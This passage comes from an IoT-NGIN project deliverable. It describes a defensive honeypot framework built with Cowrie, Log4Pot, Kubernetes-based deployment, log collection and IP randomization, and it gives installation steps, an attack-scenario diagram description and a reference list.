The honeypots that the Deployer creates are available and can be accessed by an external user. Any activity that takes place inside the honeypot is recorded in a log file that is stored in a corresponding volume. At this stage, for convenience and for efficiency we opted to incorporate a limited number of honeypots in order to validate the performance and the effectiveness of the developed framework. Currently, in the Honeypot Registry we have included Cowrie and Log4Pot honeypots. In the future, we plan to include more honeypots extending the capabilities of the tool.

Cowrie[8] is a versatile honeypot and can be considered either as medium or as a high interaction SSH and Telnet honeypot designed to log brute force attacks and the shell interaction performed by the attacker. In medium interaction mode (shell) it emulates a UNIX system in Python, in high interaction mode (proxy) it functions as an SSH and telnet proxy to observe attacker behavior to another system.

Log4Pot[9] is a honeypot that can detect Log4Shell vulnerability (CVE-2021-44228). Log4Pot is able to listen on various ports for Log5Shell exploitation and detect exploitation requests observed in request line and headers.

Honeypot Logs Collector

To complete the framework, there is the Honeypot Logs Collector available, which periodically collects all the available logs produced by the honeypots. The logs contain information, such as a connection's details and the user's activity while inside the honeypot. This information is stored in a MongoDB database, in order to better organize the information and allow for easier access.

A brief overview on the technical design of the MTD Honeypot Framework is available at Figure 24.

The basic components of the framework are:

- The Honeypot Manager
- The Honeypot Registry
- The Honeypot Deployer (ArgoWorkflows CD)
- The deployed honeypots and their volumes to hold their logs
- The Honeypot Logs Collector

Honeypot Manager

The Honeypot Manager is responsible for periodically checking for vulnerabilities identified by the Vulnerability Crawler, for devices described as 'active' (they are still operating). If there are any, the Manager, then, prepares a list with the details of the necessary honeypots, which is then delivers to the Honeypot Deployer.

The Honeypot Manager informs about the type of the honeypot, the number of replicas required and whether it needs to be created anew or if it already exists and needs its

[8] https://github.com/cowrie/cowrie
[9] https://github.com/thomaspatzke/Log4Pot

numbers configured. About the number of replicas required for a particular honeypot, the Manager decides on the number by taking into consideration the total number of vulnerabilities detected for the corresponding honeypot.

Honeypot Registry

The Honeypot Registry is responsible for holding all the necessary information for the available honeypots, like the vulnerabilities it can be used against. The Honeypot Manager checks what availability exists for the identified threads and prepares the necessary information for the Honeypot Deployer.

Honeypot Deployer

The Honeypot Deployer is implemented with the use of the ArgoWorkflows CD framework. As it was previously mentioned, the Deployer is informed about the specifications of the honeypots that need to be deployed. One of the specifications is whether the honeypot is already deployed or if its numbers need to be configured. In the first scenario, the Honeypot Deployer deploys a workflow that creates the honeypot anew. In the second one, the Deployer starts a workflow that scales the number of replicas of the honeypot.

Honeypots

The honeypots that the Deployer creates are available and can be accessed by an external user. Any activity that takes place inside the honeypot is recorded in a log file that is stored in a corresponding volume.

Honeypot Logs Collector

To complete the framework, there is the Honeypot Logs Collector available, which periodically collects all the available logs produced by the honeypots. The logs contain information, such as a connection's details and the user's activity while inside the honeypot. This information is stored in a MongoDB database, in order to better organize the information and allow for easier access.

IP Randomization

While honeypots are a powerful tool to protect against malicious actors, they can no longer act as the only defense measure. Attackers can identify rather quickly if they have logged into a honeypot and can then gather information to narrow the attack search space. The most usual pattern is to record the network settings of the honeypot, like its Internet Protocol (IP) and open ports. The adversary blacklists the exposed IP and continues exploring the rest of the available services. The blacklisting method helps keep track of the state of the network and significantly speeds up the incoming attack.

To tackle the above situation, different MTD mechanisms can be utilized. Among them, the most popularized is IP Randomization. This technique aims to change the network settings of an existing system or service and, therefore, reset the search space for the attacker. The mapping of the network becomes a more difficult and time-consuming task, which helps to discourage the attacker from launching an attack.

Taking the above into consideration, the IoT-NGIN MTD Honeypot Framework utilizes IP Randomization to change the IP addresses of the honeypots in periodic intervals. For this purpose, an extra component has been developed to automate this task.

First, the initial IP assignment happens from the cluster. In the current implementation, the honeypot becomes exposed to outside traffic with the help of a *LoadBalancer Kubernetes*

Service. That Service acquires a random IP from an available IP pool that the cluster uses to choose IPs for these resources. Figure 25, offers a visual representation of this process.


Kubernetes Cluster
IP Pool
IP1
IP2
IPn
H1
H2
Hn
IPi: The assigned IP of a honeypot (i = 1, 2, ..., n)
Hi: A deployed honeypot (i = 1, 2, ..., n)

Figure 25: IP assignment from Kubernetes cluster

The disadvantage of this method is that Kubernetes does not automatically assign new IPs to the Services, once they have been set, and as a result the Honeypot Framework adopts static network features. To avoid this issue, a component was developed to implement IP Randomization, meaning that it chooses at random an IP from the available ones in the pool and replaces the *LoadBalancer* IPs. This implementation takes special care to utilize available Kubernetes *LoadBalancer* features [82] to avoid disrupting the availability of the honeypots. An updated version of Figure 25 on how the IP randomization component fits into the overall design can be found in Figure 26.


Kubernetes Cluster
IP Pool
1
IP Randomization
2
IP1
IP2
IPn
H1
H2
Hn
1. Find available IPs in IP Pool
2. Assign new IPs to deployed honeypots
IPi: The assigned IP of a honeypot (i = 1, 2, ..., n)
Hi: A deployed honeypot (i = 1, 2, ..., n)

Figure 26: IP Randomization overview

8.2.1 Interfaces

Table 11: Interfaces of the MTD Honeypots' Framework.

MTD Honeypots' Framework		
Description	The MTD Honeypot Framework deploys the necessary honeypots to counter the threads that arise from IoT device vulnerabilities and collects and stores the honeypot logs.	
Required Interfaces	IoT Vulnerability Crawler	Get active vulnerabilities

8.3 Installation guidelines

The following technologies are a prerequisite to successfully complete the installation of the Honeypot Framework:

- Docker
- Kubernetes

The MTD Honeypot Framework can easily be deployed with the use of three Kubernetes Manifests that can setup the Honeypot Manager, the Honeypot Logs Collector and the IP Randomization Component.

8.3.1 Honeypot Manager

The repository can be cloned with the following command:

```
$ git clone [REPO_URL]
```

The Honeypot Manager operates as a Kubernetes *CronJob* that checks for new vulnerabilities found for active devices and either deploys honeypots in the form of Kubernetes *Deployments,* exposes them with the use of *LoadBalancer Services* and creates *Persistent Volume Claims* (*PVCs*) for their activity logs or scales the number of replicas of the *Deployment*, if the honeypot already exists.

The Manager can be setup with a set of environmental variables. These are examined in Table 12.

Table 12: Environmental variables of Honeypot Manager.

Environmental variable	Description	Example value
NAMESPACE	The namespace the AgroWorkflows CD and the honeypots are deployed to	iot-ngin
ARGO_HOST	The URL of the ArgoWorkflows Server	http://localhost
SCAN_RESULTS_REGISTRY_URL	The URL of the Scanning Reports Registry	http://localhost:5000
SCALE_HONEYPOTS_IMAGE	The image for the mechanism to scale the number of the honeypots	iotngin/scale_honeypots_mechanism:v0.1.0

The Honeypot Manager relies on two ConfigMaps, '*honeypot-rules-py*' and '*mapping-vulnerabilities-json*'.

- The '*honeypot-rules-py*' ConfigMap implements the rules by which the Honeypot Manager decides on the number of replicas for a honeypot, depending on the number of found vulnerabilities
- The '*mapping-vulnerabilities-json*' ConfigMap contains the information of all available honeypots, therefore it acts as the **Honeypot Registry** of the framework implementation. Each object of the JSON file stored in the ConfigMap includes the following values:
    - *image:* the image of the honeypot
    - *name:* The name of the honeypot *Deployment*
    - *resources:* The directory paths for the *Deployment*, *Service* and *PVC* Manifests of a honeypot
    - *status_code:* The status codes of the vulnerabilities that the honeypot is appropriate for

Both of those ConfigMaps are configurable.

The *Deployment, Service* and *PVC* Manifests of each honeypot can, also, be stored in ConfigMaps and mounted by the Honeypot Manager *CronJob*. This way, the honeypot specifications can easily be configured.

The installation of the Honeypot Manager Kubernetes Manifest can happen with the following commands:

```
$ cd [PROJECT_DIR]
$ kubectl apply -f config/k8s/combo.yml
```

8.3.2 Honeypot Deployer

The ArgoWorkFlows CD can be configured as it was described in the Vulnerability Crawler section, if it has not already been set up.

8.3.3 Honeypot Logs Collector

The repository can be cloned with the following command:

```
$ git clone [REPO_URL]
```

The Honeypot Logs Collector operates as a Kubernetes *CronJob* and its purpose is to periodically check the honeypot *PVCs,* read the produced activity logs and store them in its own MongoDB database.

All the necessary components have been gathered in a Kubernetes Manifest, for easier configuration and deployment. To deploy, run the following commands:

```
$ cd [PROJECT_DIR]
$ kubectl apply -f config/k8s/combo.yml
```

8.3.4 MTD Honeypot Framework IP Randomization

The repository can be cloned with the following command:

```
$ git clone [REPO_URL]
```

The MTD Honeypot Framework IP Randomization component helps to implement the IP Randomization MTD technique for the deployed honeypots. It works as a Kubernetes *CronJob*, which periodically changes the IPs of the honeypot *LoadBalancer* Services.

For the IP Randomization component to work properly, a set of environmental variables need to be configured:

Table 13: IP Randomization component environmental variables

Environmental variable	Description	Example value
IP_POOL	The subnet that the Kubernetes cluster uses to	"10.100.100.20/19"

	pick External IPs for the *LoadBalancer* Services	
NAMESPACE	The namespace the honeypots are deployed to	"my-namespace"

It should be noted that the IP_POOL environmental variable should be stored in a Kubernetes *Secret* resource, as it is sensitive information that needs to be protected.

The component additionally requires special permissions to read all assigned External IPs. In order to achieve that, a special *Service Account* resource configured with the help of the *ClusterRole* and *ClusterRoleBinding* resources [82] is available for the *CronJob* to use.

The *CronJob* can utilize the *Service Account* as follows:

```
apiVersion: batch/v1
kind: CronJob
metadata:
    name: ip-randomization
spec:
    successfulJobsHistoryLimit: 1
    failedJobsHistoryLimit: 1
    schedule: "*/5 * * * *"
    jobTemplate:
      spec:
        template:
          spec:
            serviceAccountName: ip-randomization
```

All the necessary components are gathered in a Kubernetes Manifest. In order to deploy, run the following commands:

```
$ cd [PROJECT_DIR]
$ kubectl apply -f config/k8s/role.yml
$ kubectl apply -f config/k8s/combo.yml
```

9 Vulnerability Crawler and MTD Honeypot framework integration

The integration of the Vulnerability Crawler and the MTD Honeypot framework relies heavily on the scanning report produced at the end of the scanning process, detailing all the vulnerabilities found for a device. The report is stored in the Scanning Reports Registry module of the Crawler, where a Python FLASK app exposes different endpoints to inform about the details of the detected security threats. The Honeypot Manager relies on the information about the vulnerabilities found for active devices to decide on the required honeypots. In Figure 8.1, Step 5 represents the link, meaning the Scanning Reports Registry, connecting the two frameworks.



Figure 27: Vulnerability Crawler and MTD Honeypot Framework integration.

In order to better demonstrate both the integration of the two frameworks and a more practical scenario of how the Honeypot framework works under an actual attack, an attack scenario was developed.

The scenario has the following steps:

1. The Honeypot Manager of the MTD Honeypot framework queries the Scanning Reports Registry of the Vulnerability Crawler for all vulnerabilities found in active devices. This step is essential for the actions the Honeypot Manager will take next
2. The Honeypot Manager receives that information and, according to the type and number of vulnerabilities recorded, requests from the Honeypot Registry the appropriate information for the honeypots (*image, name, Kubernetes resources*)
3. This information is put together in a list that, additionally, informs if the honeypot needs to be deployed or just rescaled
4. This list is passed to the Honeypot Deployer

5. According to the instructions of the list, the Deployer either creates a honeypot anew (create *Deployment, LoadBalancer Service and PVCs*) or rescales the number of honeypots
6. Let's assume that a malicious actor is trying to find vulnerable devices to exploit and logs into one of the available honeypots. Two things are achieved: the device remains hidden, and the honeypot logs the activity of the attacker
7. Finally, the Honeypot Logs Collector collects from the honeypots' PVCs the activity logs and organizes and stores them for future use

The above steps are presented visually in the Sequence Diagram of Figure 20.


Malicious Actor
Scanning Reports Registry
Honeypot Manager
Honeypot Registry
Honeypot Deployer
Honeypot
Honeypot Logs Collector
1.1 Check for active devices
1.2 Return information
alt
2.1 No active vulnerabilities, check again later
2.2 Choose honeypots corresponding to found vulnerabilities
2.3 Return available honeypots
3. Put together list of all honeypots that need to be deployed and rescaled
4. Send list with details for honeypots
5. Deploy or rescale
6.1 Connect to honeypot
6.2 Log malicious actor's activity
7.1 Collect logs from all honeypots
7.2 Store appropriately for easier access

Figure 28: Sequence Diagram of attack scenario

10 Conclusions

The present document has effectively tackled the problem of Next Generation IoT cybersecurity and overviewed the IoT-NGIN approach to FL and IoT cybersecurity, providing background information on data and model poisoning attacks dataset generation and detection. In addition, this report observed MTD strategies that could be utilized via a honeypot framework.

Moreover, IoT-NGIN designed and developed IoT and FL cybersecurity solutions were presented including both detailed technical design details and hands-on experiments. More specifically, the report presented, the IoT-NGIN GAN-based dataset generator that capitalize on GANs for image synthesis based on the PlantVillage dataset and more specifically on the grape disease images that are tailored to the use cases needs within the IoT-NGIN project and particularly related to the Agricultural Living Lab ones. In addition, experiments were conducted in order to investigate the impact of GAN-based dataset generation for the synthesis of data poisoning attacks that can cause the deterioration of a FL model operating within an IoT system.

Additional IoT-NGIN cybersecurity tools that were presented in the context of this report include the Malicious Attack Detector (MAD), the Vulnerability Crawler (VC) and the MTD Honeypot Framework.

MAD facilitates the detection of cyberthreats or attacks that can happen to an IoT system. MAD can identify anomaly behaviors, that can be referred either to network and/or model updates that are shared between FL clients and server. Evaluation of the implemented solution and results were also provided. Vulnerability Crawler that is able to scan the IoT-NGIN-supported IoT devices and services for potential vulnerabilities technical design was described in detail. In addition, MTD Honeypot Framework which orchestrates the usage of different honeypots that correspond to the identified vulnerabilities and incorporates an IP randomization MTD technique was also presented in detail.

The present document also showcased the integration between the Vulnerability Crawler and the MTD Honeypot Framework, offering an actual demonstration of the implemented cybersecurity solutions in practice. For both of these tools, extensive installation guidelines were also provided.

In the light of the above, the study conducted and presented within this document effectively complements the work that was carried out in the framework of D5.1 and includes the finalization of the technical design and specifications of all IoT-NGIN IoT cybersecurity tools that were briefly mentioned above. The stable releases of the developed components are available in the project GitLab page[10]. The final updates and refinements on the work presented in the context of this deliverable will be reported in deliverable D5.5 "Enhanced IoT Cybersecurity & Data Privacy/Trust" which is due in the first quarter of 2023.

[10] https://gitlab.com/h2020-iot-ngin/enhancing_iot_cybersecurity_and_data_privacy

11 References

[1] IoT-NGIN, "D5.1 - Enhancing IoT Cybersecurity," H2020 - 957246 - IoT-NGIN Deliverable Report, 2021.

[2] D. J. B. e. al, "Flower - A Friendly Federated Learning Research Framework," 2020.

[3] IoT-NGIN, "D3.2 - Enhancing Confidentiality preserving federated ML," H2020 - 957246 - IoT-NGIN Deliverable Report, 2021.

[4] I. Goodfellow, J. Pouget-Abadie, M. Mirza, B. Xu, D. Warde-Farley, S. Ozair, A. Courville and Y. Bengio, "Generative adversarial nets," *Advances in neural information processing systems,* 2014.

[5] M. Arjovsky, S. Chintala and L. Bottou, "Wasserstein generative adversarial networks," in *International conference on machine learning*, 2017.

[6] M. R. Behera, S. Upadhyay, S. Shetty, S. Priyadarshini, P. Patel and K. F. Lee, "FedSyn: Synthetic Data Generation using Federated Learning," *arXiv preprint arXiv:2203.05931,* 2022.

[7] D. Li, "The MNIST Database of Handwritten Digit Images for Machine Learning Research [Best of the Web]," *Signal Processing Magazine, IEEE,* pp. 141-142, 11 2012.

[8] V. Tolpegin, S. Truex, M. E. Gursoy and L. Liu, "Data poisoning attacks against federated learning systems," in *European Symposium on Research in Computer Security*, 2020.

[9] X. Chen, C. Liu, B. Li, K. Lu and D. Song, "Targeted backdoor attacks on deep learning systems using data poisoning," *arXiv preprint arXiv:1712.05526,* 2017.

[10] C. Xie, K. Huang, P.-Y. Chen and B. Li, "DBA: Distributed Backdoor Attacks against Federated Learning," in *International Conference on Learning Representations*, 2020.

[11] B. A. Nitin, C. Supriyo, M. Prateek and C. Seraphin, "Analyzing federated learning through an adversarial lens," in *International Conference on Machine Learning*, 2019.

[12] L. Muñoz-González, B. Pfitzner, M. Russo, J. Carnerero-Cano and E. C. Lupu, "Poisoning attacks with generative adversarial nets," *arXiv preprint arXiv:1906.07773,* 2019.

[13] J. Zhang, C. L. Di Wu and B. Chen, "Defending Poisoning Attacks in Federated Learning via Adversarial Training Method," 2020.

[14] J. Zhang, J. Chen, D. Wu, B. Chen and S. Yu, "Poisoning Attack in Federated Learning using Generative Adversarial Nets," in *2019 18th IEEE International Conference On Trust, Security And Privacy In Computing And Communications/13th IEEE International Conference On Big Data Science And Engineering (TrustCom/BigDataSE)*, 2019.

[15] B. Hitaj, G. Ateniese and F. Perez-Cruz, "Deep models under the GAN: information leakage from collaborative deep learning," in *Proceedings of the 2017 ACM SIGSAC conference on computer and communications security*, 2017.

[16] T. Rauf Hafiz, B. Saleem, I. Lali Muhammad, M. Khan, M. Sharif and C. Bukhari Syed Ahmad, "A citrus fruits and leaves dataset for detection and classification of citrus diseases through machine learning," *Data in Brief,* p. 104340, 2019.

[17] T. Ranjita, Z. Kai, S. Noah, B. Serge and K. Awais, "The Plant Pathology Challenge 2020 data set to classify foliar disease of apples," *Applications in Plant Sciences,* p. e11390, 2020.

[18] M. Alessandrini, R. C. F. Rivera, L. Falaschetti, D. Pau, V. Tomaselli and C. Turchetti, "A grapevine leaves dataset for early detection and classification of esca disease in vineyards through machine learning," *Data in Brief,* 2021.

[19] G. Geetharamani and P. J. Arun, "Identification of plant leaf diseases using a nine-layer deep convolutional neural network," *Computers & Electrical Engineering,* 2019.

[20] X. Zhou, M. Xu, Y. Wu and N. Zheng, "Deep model poisoning attack on federated learning," *Future Internet,* vol. 13, no. 3, p. 73, 2021.

[21] E. Bagdasaryan, A. Veit, Y. Hua, D. Estrin and V. Shmatikov, "How to backdoor federated learning," in *nternational Conference on Artificial Intelligence and Statistics*, PMLR, 2020, pp. 2938-2948.

[22] X. Luo, Y. Wu, X. Xiao and B. C. Ooi, "Feature inference attack on model predictions in vertical federated learning," in *2021 IEEE 37th International Conference on Data Engineering (ICDE)*, IEEE, 2021, pp. 181-192.

[23] B. Nelson, M. Barreno, F. J. Chi, A. D. Joseph, B. I. Rubinstein, U. Saini, C. Sutton, J. D. Tygar and K. Xia, "Exploiting machine learning to subvert your spam filter.," *LEET,* vol. 8, no. 1, p. 9, 2008.

[24] A. Paudice, L. Muñoz-González, A. Gyorgy and E. C. Lupu, "Detection of adversarial training examples in poisoning attacks through anomaly detection," *arXiv preprint arXiv:1802.03041,* 2018.

[25] C. Fung, C. J. Yoon and I. Beschastnikh, "Mitigating sybils in federated learning poisoning," *arXiv preprint arXiv:1808.04866,* 2018.

[26] S. Seetharaman, S. Malaviya, R. Vasu, M. Shukla and S. Lodha, "Influence based defense against data poisoning attacks in online learning," in *2022 14th International Conference on COMmunication Systems & NETworkS (COMSNETS)*, IEEE, 2022, pp. 1-6.

[27] R. Doku and D. B. Rawat, "Mitigating data poisoning attacks on a federated learning-edge computing network," in *2021 IEEE 18th Annual Consumer Communications \& Networking Conference (CCNC)*, IEEE, 2021, pp. 1-6.

[28] A. Uprety and D. B. Rawat, "Mitigating poisoning attack in federated learning," in *2021 IEEE Symposium Series on Computational Intelligence (SSCI)*, IEEE, 2021, pp. 01-07.

[29] F. Tahmasebian, J. Lou and L. Xiong, "Robustfed: a truth inference approach for robust federated learning," *arXiv preprint arXiv:2107.08402,* 2021.

[30] X. Xu and L. Lyu, "A reputation mechanism is all you need: Collaborative fairness and adversarial robustness in federated learning," *arXiv preprint arXiv:2011.10464,* 2020.

[31] J. Park, D.-J. Han, M. Choi and J. Moon, "Sageflow: Robust federated learning against both stragglers and adversaries," *Advances in Neural Information Processing Systems,* vol. 34, pp. 840-851, 2021.

[32] S. Li, Y. Cheng, W. Wang, Y. Liu and T. Chen, "Learning to detect malicious clients for robust federated learning," *arXiv preprint arXiv:2002.00211,* 2020.

[33] R. Samrin and D. Vasumathi, "Review on anomaly based network intrusion detection system," in *2017 international conference on electrical, electronics, communication, computer, and optimization techniques (ICEECCOT)*, IEEE, 2017, pp. 141-147.

[34] N. Sultana, N. Chilamkurti, W. Peng and R. Alhadad, "Survey on SDN based network intrusion detection system using machine learning approaches," *Peer-to-Peer Networking and Applications,* vol. 12, no. 2, pp. 493-501, 2019.

[35] V. Rey, P. M. S. Sánchez, A. H. Celdrán and G. Bovet, "Federated learning for malware detection in iot devices," *Computer Networks,* vol. 204, p. 108693, 2022.

[36] S. A. Rahman, H. Tout, C. Talhi and A. Mourad, "Internet of things intrusion detection: Centralized, on-device, or federated learning?," *IEEE Network,* vol. 34, no. 6, pp. 310-317, 2020.

[37] S. Osama, M. Viraaji, P. Seyedamin, P. Reza M and S. Hossain, "Detecting Network Attacks using Federated Learning for IoT Devices," in *2021 IEEE 29th International Conference on Network Protocols (ICNP)*, IEEE, 2021, pp. 1-6.

